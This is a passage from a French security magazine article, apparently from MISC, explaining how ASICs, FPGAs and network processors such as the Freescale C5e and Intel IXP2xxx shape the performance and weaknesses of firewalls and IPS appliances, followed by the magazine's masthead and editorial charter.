(par exemple, en « marquant » le paquet et en le réinjectant dans le fast-path). Dans ces conditions, il n'est pas rare que certains paquets puissent dégrader de manière notable les performances de ces équipements, allant souvent jusqu'au déni de service.

Composants matériels

ASICS et FPGA

Depuis la troisième génération de composants de sécurité et la généralisation des architectures hardwares distribuées, les composants ont naturellement évolués. Il ne reste pas moins que l'on identifie aujourd'hui trois grandes familles de ces composants : les ASIC, les FPGA et les network processors.

Les ASIC (Application Specific Integrated Circuits) ont été conçus pour pallier les principaux défauts des processeurs génériques dans le cadre de traitements au niveau réseau, à savoir, l'inutilité des unités de virgule flottante, insuffisance du cache de données et le manque de débit pour l'accès à la mémoire. Les ASIC représentent ainsi une solution technique idéale, dans la mesure où ils vont être conçus pour effectuer un nombre restreint d'opérations en optimisant les performances.

Néanmoins, les ASIC ont deux défauts majeurs. Le premier est leur manque de flexibilité. L'utilisation d'un nouveau protocole, d'une option supplémentaire ou de fonctionnalités additionnelles nécessitent le remplacement physique du composant si les évolutions n'avaient pas été prévues lors de sa conception. Le deuxième défaut est d'ordre économique. En effet, le coût de conception d'un ASIC est de l'ordre de quelques millions de dollars. En outre, il faut compter une grosse année de délais. Enfin, les risques d'erreur sont élevés en dépit des outils de simulation dont disposent les concepteurs.

Ces différentes problématiques ont eu pour effet de modifier profondément le modèle économique des concepteurs de systèmes. En effet, l'utilisation de composants génériques n'impliquait pas de coûts de recherche notables et les bénéfices générés sur un produit suivaient, en gros, une progression linéaire en fonction du nombre d'unités vendues. Dans un modèle basé sur des ASIC, la marge est inexistante tant que le coût de conception n'est pas amorti. En revanche, la production d'un ASIC en quantité ayant un coût « négligeable », cette marge et les bénéfices liés à un produit explosent dès que ce coût initial est couvert.

Ne négligeons pas cet aspect purement financier, car il explique bien souvent le fait que des équipements « buggés » soient toujours proposés par des vendeurs parfaitement au courant des limitations, mais désireux de rentrer au moins dans les frais liés à la conception de tels produits... Dans ces conditions, il est très difficile d'obtenir des informations fiables, car les constructeurs ne font pas toujours preuve d'une transparence exemplaire. De là à parler de mauvaise foi... Un exemple amusant est l'absence de support des VLAN tags par la plupart des IPS sortis des usines, il y a un peu plus de deux ans. Personne (ou presque) n'en a entendu parler, mais une sombre histoire de network processors qui étaient capables de lire ces tags et non de les réécrire (ce qui était parfait pour les I« D »S) serait à l'origine d'un de ces « malentendus ».

Ce manque de flexibilité des ASIC a toutefois rapidement incité les fabricants à concevoir des composants plus flexibles, le coût d'une erreur étant parfois fatal à une entreprise. Ainsi, sont apparus les FPGA, que l'on peut simplement considérer comme des ASIC reprogrammables. S'ils ajoutent une bonne « dose » de flexibilité aux architectures matérielles tout en conservant leurs performances, ils restent dépendants du nombre limité de fonctions implémentées dans le composant. Cette limitation est très structurante dans la mesure où la programmation d'une action nécessite des opérations de « contournement » qui tiennent plus du bidouillage que de l'état de l'art. Ainsi, le support de nouveaux protocoles par exemple, sera implémenté, mais les performances seront bien moindres que celles attendues, ou certaines options ne seront pas supportées, etc. Ces nouvelles limitations sont, encore une fois, à l'origine de bien des faiblesses, failles ou dénis de service de nos systèmes de sécurité !

Enfin les network processors

À la lumière des limitations précédentes, le besoin pour une solution matérielle permettant l'accélération du traitement des paquets semble évidente, à partir du moment où elle est couplée à une capacité d'adaptation quasiment identique à celle offerte par un processeur standard. Cette dernière phrase est à peu près la seule spécification dont disposaient les différentes équipes en charge de la conception de ces composants de la quatrième génération d'équipements de sécurité... Ce qui explique l'extraordinaire variété de composants portant le label « network processor ».

Il est relativement surprenant de voir que la communauté « scientifique » n'est jamais intervenue de manière rationnelle pour répondre à la pléthore de questions que se posaient les vendeurs à cette époque. Quelles sont les tâches qu'il est prioritaire d'optimiser ? Quelles interfaces doivent être disponibles ? Quel type de mémoire (SRAM pour la vitesse ou DRAM pour la capacité) ? Etc. Il est également vrai que les besoins varient considérablement. Quand un firewall effectuant du NAT veut optimiser la gestion (lecture/réécriture) d'un en-tête IP, un IPS préférera accélérer l'analyse et le comptage des flags TCP...

En outre, une des caractéristiques principales du « network processor » est le fait qu'il soit programmable, et, par conséquent, que soit mis à disposition une interface de programmation. Cette dernière non plus n'a fait l'objet d'aucune forme de normalisation, à l'exception d'une petite tentative de coalition anti-Intel.

L'ensemble de ces facteurs est responsable du fait que les composants répondant au nom de « network processors » sont exceptionnellement variés et que leurs apports en termes de performances et de fonctionnalités varient de manière considérable.


Principes d'architecture

Caractéristiques communes

En dépit de leur grande variété, les network processors ont un certain nombre de points communs ou, du moins, de contraintes techniques communes, suffisamment structurantes pour être à l'origine de similitudes...

Ces traits communs entre la majorité des network processors sont les suivants :

- composants RISC *mutli-core* ;
- hardware dédié pour les opérations réseau communes ;
- interface rapide avec la mémoire ;



⇨ interface avec le slow-path, généralement un CPU générique.

Ainsi, le concept général d'un network processor devrait ressembler au schéma 1.

Au-delà de cette vision très globale de la chose, nous plongeons immédiatement dans le spécifique.

Interdépendance des paquets

En termes logiciels, le problème le plus important que doit surmonter le développeur est la gestion des interdépendances entre paquets, cette dernière étant elle-même fortement impactée par la nature des traitements effectués par le système. En effet, prenons l'exemple d'un network processor permettant de réassembler les paquets (a priori une fonction de base, en particulier pour un composant de sécurité) pour l'envoi vers un composant dédié au traitement d'expressions régulières et associé à une base de signature. Il est alors nécessaire « d'attendre » l'ensemble des fragments, de les stocker, d'effectuer le réassemblage, d'attendre la réponse du moteur de signatures et de les retransmettre, soit fragment par fragment, soit tout réassemblé avec modification des en-têtes.

Si une telle opération peut paraître relativement simple, il est nécessaire de garder à l'esprit que nous travaillons sur une architecture distribuée et qu'un traitement de cette nature nécessite un usage extensif de la mémoire. En outre, et nous le verrons plus loin, certaines architectures vont poser des problèmes en termes de retransmission « ordonnée » des paquets ou de leurs fragments.

Enfin, nous touchons au pire lorsque l'équipement est responsable d'une modification sur le paquet. Dans de telles conditions, il devient nécessaire de garder en mémoire les paquets émis afin de gérer une possible retransmission dans le cas où le paquet modifié n'est pas « *ackowledgé* » par la cible.

Parallélisme et pipelining

Le premier critère de spécificité de ces composants est la manière dont les différents cœurs du network processor vont traiter les paquets reçus. À ce titre, deux architectures s'opposent radicalement : le parallélisme qui consiste à faire effectuer l'ensemble des opérations à chaque cœur, et le *pipelining* où chaque cœur est responsable d'une opération bien précise. Bien entendu, chaque architecture a des avantages et des inconvénients, dont voici les principaux.

Architecture parallèle

Le principe des architectures parallèles est de charger chaque cœur du traitement de l'ensemble des opérations. En quelque sorte, et pour simplifier, chaque cœur traite entièrement un paquet (plus ou moins) indépendamment du travail des autres cœurs. Dans ce schéma, le principal avantage est que le traitement prolongé d'un paquet par un cœur ne provoque pas de goulot d'étranglement, les autres cœurs continuant à travailler. En revanche, les concepteurs doivent résoudre deux problématiques de taille. La première est l'ordonnancement des tâches et les algorithmes de répartition des paquets entre les différents cœurs, inévitablement liés à des mécanismes de mesure d'occupation. La seconde problématique est la gestion des interdépendances entre paquets. En effet, il est tout à fait possible que l'ordre de sortie des paquets ne respecte pas l'ordre d'entrée, dans la mesure où un cœur peut être plus long à traiter un paquet spécifique qu'un autre. Cette modification de l'ordre des paquets peut être particulièrement gênante dans des applications telles que la VoIP dont la sécurisation des flux est pourtant une grande « mode ».

D'une manière générale, le principal défaut des architectures parallèles est la complexité de programmation à l'origine de nombreuses erreurs, que ce soit en termes d'ordonnancement ou de gestion des ressources partagées (et en particulier de la mémoire bien sûr). Ainsi, nombreux sont les équipements qui, en dépit de l'utilisation d'un network processor surpuissant et massivement parallèle, ne tiennent pas leurs promesses.

Pipelining

Les architectures en *pipeline* sont à l'exact opposé des architectures parallèles dans la mesure où chaque cœur du network processor est en charge d'une fonction bien précise, telle que l'extraction du VLAN tag, la modification de l'en-tête IP à l'issue d'une translation d'adresse ou une opération logique entre certains champs du paquet et un *pattern* spécifique. Le traitement du paquet s'effectue par conséquent de manière séquentielle, de cœur en cœur. Cette approche linéaire permet une programmation relativement simple (en comparaison des architectures parallèles). En outre, les changements de contextes au sein d'un même cœur sont peu nombreux et le traitement est alors plus rapide. La conséquence est que, dans des conditions optimales, les systèmes s'appuyant sur une architecture en pipeline ont un *throughput* (débit de données transitant par l'équipement) supérieur aux systèmes parallèles.

La problématique est la notion de « condition optimale »... En effet, si un cœur met trop de temps à traiter un paquet, il risque de créer une congestion. Cette dernière sera d'abord traitée par la mise en buffer des paquets non traités, ce qui accroîtra très rapidement la latence liée à la traversée de l'équipement. Dans une seconde étape, le network processor va avoir des pics d'utilisation à 100% et les paquets seront « droppés » par l'équipement, ça c'est pas bien ! Bien entendu, l'observation de tels phénomènes dépend énormément des traitements effectués par les network processors et la manière dont ces traitements ont été programmés et optimisés.

Architectures hybrides

La combinaison des architectures en pipeline et parallèles a donné naissance aux architectures hybrides. Il s'agit d'architectures en pipeline dont chaque opération n'est plus effectuée par un cœur, mais par plusieurs cœurs en parallèle. De cette manière, les risques de congestion sont considérablement réduits, à peu près en proportion de l'accroissement de la complexité de programmation...

Optimisation et gestion de la mémoire

Persistance des décisions

Comme nous l'avons vu brièvement, la gestion de la mémoire peut être relativement complexe en fonction de l'architecture

retenue. Cette complexité est souvent accrue par l'utilisation de la mémoire à des fins d'optimisation et d'accélération des processus de traitement des paquets. Ainsi, les décisions de routage, de translation, de rejet, etc. sont en général prises « une fois pour toutes » et appliquées à l'ensemble des éléments de l'unité traitée. Il pourra s'agir ainsi des fragments d'un même paquet, des paquets d'une même commande (par exemple, une URL séparée en plusieurs paquets), ou l'ensemble des communications liées à une session. L'objectif est ici de réduire les accès aux composants en charge des politiques de sécurité, de routage et autres paramètres en enregistrant les caractéristiques d'une action commune en mémoire.

L'importance des besoins en mémoire et la complexité de sa gestion dans le cadre de flux nombreux, soumis aux erreurs, aux parasites et aux attaques, le tout dans une architecture distribuée et massivement parallèle, est un véritable challenge dont l'issue peut être un résultat catastrophique et des performances au final largement inférieures à celles qu'un processeur unique permettrait d'atteindre pour le dixième du prix.

Jeux de torture pour la mémoire

Non seulement l'organisation et l'ordonnancement des processus et de leur accès à la mémoire sont particulièrement complexes, mais également les opérations unitaires effectuées par les network processors sont rarement, à l'origine, conçues pour arranger les mécanismes de gestion de cette même ressource.

Considérons, par exemple, une cellule ATM. Cette dernière a une taille de 53 octets pour une charge de 48 octets, des valeurs bien peu « sympathiques », alors qu'il aurait été tellement plus simple qu'au moins une des deux soit égale à 64... Bien entendu, ATM fait tout de même partie des bons élèves, car les trames, puis les paquets de tailles variables, génèrent naturellement des fragments en mémoire. Sans parler de l'encapsulation. Qu'il s'agisse de VLAN 802.1q, de MPLS, L2TP, GRE, PPP et allez savoir quoi encore et qui induisent évidemment des problématiques d'alignement.

Ces tailles « fantaisistes » sont ainsi à l'origine d'un nombre considérable d'accès. Prenons le cas d'un processus de *Segmentation And Reassembly* (SAR'ing) effectué afin de gérer la fragmentation sur deux cellules ATM. Cette dernière opération va nécessiter 4 accès mémoire : 1 accès sur 32 octets et 1 accès sur 16 octets pour chaque cellule. Et un paquet de 65 octets utilisera la même bande passante qu'un paquet de 128 octets.

Ce dernier point est absolument essentiel dans le design d'un équipement de sécurité équipé de network processors, dans la mesure où certains privilégieront des accès mémoire de petite taille optimisés pour les petits paquets, quand d'autres « parieront » sur des paquets plus grands. Dans le premier cas, les performances seront excellentes pour le traitement des paquets de petite taille (typiquement inférieure à 64 octets), mais se dégraderont très rapidement dès que la taille des paquets augmente. Dans le deuxième cas, les performances sont moindres, mais quasiment constantes quelle que soit la taille des paquets.


Il est également bon de rappeler que la simple transmission d'un paquet d'une interface à une autre est une horreur en termes d'accès mémoire, en particulier lorsqu'il est nécessaire de réécrire des en-têtes (de niveau 2, 3 ou 4), et que de nombreuses fonctions supplémentaires, telles que les moteurs d'expression régulière, sont aussi très gourmandes de cette ressource, en particulier si, dans ce dernier cas, on utilise un moteur NFA (*Nondeterministic Finite Automaton* – le plus puissant, mais aussi le plus « dangereux » des moteurs de gestion des Regexp) et que l'on laisse un stagiaire (ou tout autre *newbie* amateur de *wildcards*) écrire les signatures d'attaques. Encore une fois, la sanction est généralement immédiate, sous la forme de l'interruption du trafic.

Exemple de quelques network processors

C5e NP de Freescale

Le C5e est la dernière version du « célèbre » C5 *Digital Communication Processor* (CDP) de la société *Freescal semiconductor*. Il représente l'état de l'art des network processors tant son architecture semble conforme à l'ensemble des principes.

Les composants les plus importants de ce network processor sont les 16 *Channel Processors* (CP) et les 5 *cp-processors*, tous connectés via un bus à 68Gbps. Les CP sont le cœur du système. Chacun d'entre eux est constitué d'un cœur RISC 32bits et de deux *Serial Data Processors* (SDP), programmables pour le support des interfaces de niveau 2 (Ethernet, SONET, etc.) et le suivi des flux de données. Dans la mesure où les 16 cœurs RISC sont totalement indépendants et partagent un bus de données commun, le C5 fournit une flexibilité exceptionnelle en termes de programmation pour la distribution des tâches, et le choix d'une implémentation en série (pipeline) ou en parallèle. Les 5 co-processeurs sont une unité de gestion des files, un processeur de commutation, une unité de gestion des tables, un processeur et une unité de gestion des *buffers*. Le schéma global du C5 est donc le suivant.




2

Le C5e est tellement puissant qu'il peut gérer à lui seul les plans de contrôle et de données. Néanmoins, il est fréquent que ce dernier plan soit géré par un CPU externe via l'interface PCI du C5e. Cette puissance a un revers de taille : la complexité de programmation. Entre les 16 codes différents qui peuvent tourner sur les CP, les microcodes utilisés sur les SDP et le code système utile au bon fonctionnement de l'ensemble, les risques d'erreur de conception sont considérables.

Intel IXP 2xxx

Les network processors IXP d'Intel ont été conçus dès l'origine pour traiter aussi bien les données en slow-path qu'en fast-path.

À ce titre, un processeur dédié (appelé XScale Core dans la famille 2xxx) est présent au sein du composant. L'autre fait marquant de cette architecture est la présence de MicroEngine (ME) chargés du traitement des paquets et conçus pour garder en mémoire jusqu'à 8 contextes, permettant ainsi un traitement *multithreadé* des données sans impacter la mémoire partagée. Ces ME, au nombre 4 pour les IXP 2400, 8 pour les IXP 2800 ont accès à l'ensemble des ressources partagées. Ils disposent en outre d'un accès « privé » au ME suivant. Le schéma global du IXP 2800 est le suivant.



3

Conclusion

Mais où les trouve-t-on ?

Partout. Les network processors sont présents dans la plupart des équipements de sécurité opérant en ligne (tels que les firewalls, les IPS ou les passerelles VPN), aussi bien que dans les équipements soumis à un stress important du point de vue réseau (en particulier dans le cas d'IDS gigabits). Bien entendu, les fonctions qu'ils sont à même d'effectuer sont également utiles dans d'autres types d'équipements réseau, tels que les routeurs et les commutateurs bien sûr, mais aussi les équipements de répartition de charge, de QoS ou d'interconnexion tels que les DSLAM.

Quel avenir pour les network processors ?

Le cycle de vie dans le monde des composants hardwares est un petit peu plus long que pour le reste du domaine des technologies de la communication. Aussi disposons-nous d'un peu de répit. En effet, après l'euphorie provoquée par l'émergence de ces nouveaux composants (entre 2000 et 2002), le manque de spécifications garantissant une adhésion massive du marché à un modèle précis a entraîné la disparition de nombreux acteurs du domaine. Passé cette petite période pudiquement qualifiée de « consolidation », et essentiellement faite de rachats à bon compte et de faillites, les fabricants ont fini par normaliser leurs produits et à les intégrer de manière industrielle dans des composants. Depuis 2004, ces composants sont en production et les nouvelles générations (telles que le C5e ou les IXP2xxx) font leur apparition, apportant essentiellement plus de puissance de calcul, des interfaces de programmation plus simples et quelques corrections.

Il y a donc peu de chance que, à court terme, les network processors ne soient remplacés au sein des équipements de sécurité. En revanche, nous voyons apparaître de plus en plus de composants « annexes » tels que des cartes dédiées à l'exécution d'expressions régulières ou au traitement des flux SSL. Si l'introduction de ces composants accroît encore la distribution (et donc la complexité) de l'architecture, elle présage probablement de la cinquième génération d'architecture des équipements de sécurité : des architectures distribuées entre composants programmables et composants dédiés à l'accélération de fonctions particulières.

MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler

Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor

Mise en page :
Kathrin Troeger

Secrétaire de rédaction :
Dominique Grosse

Relecteurs :
Cédric Blancher - sid@rstack.org
Thierry Martineau - thierrymartineau@yahoo.fr

Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : *Presses de Bretagne*

Distribution :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 8 euros

Imprimé en France
Printed in France

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

CHARTE

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.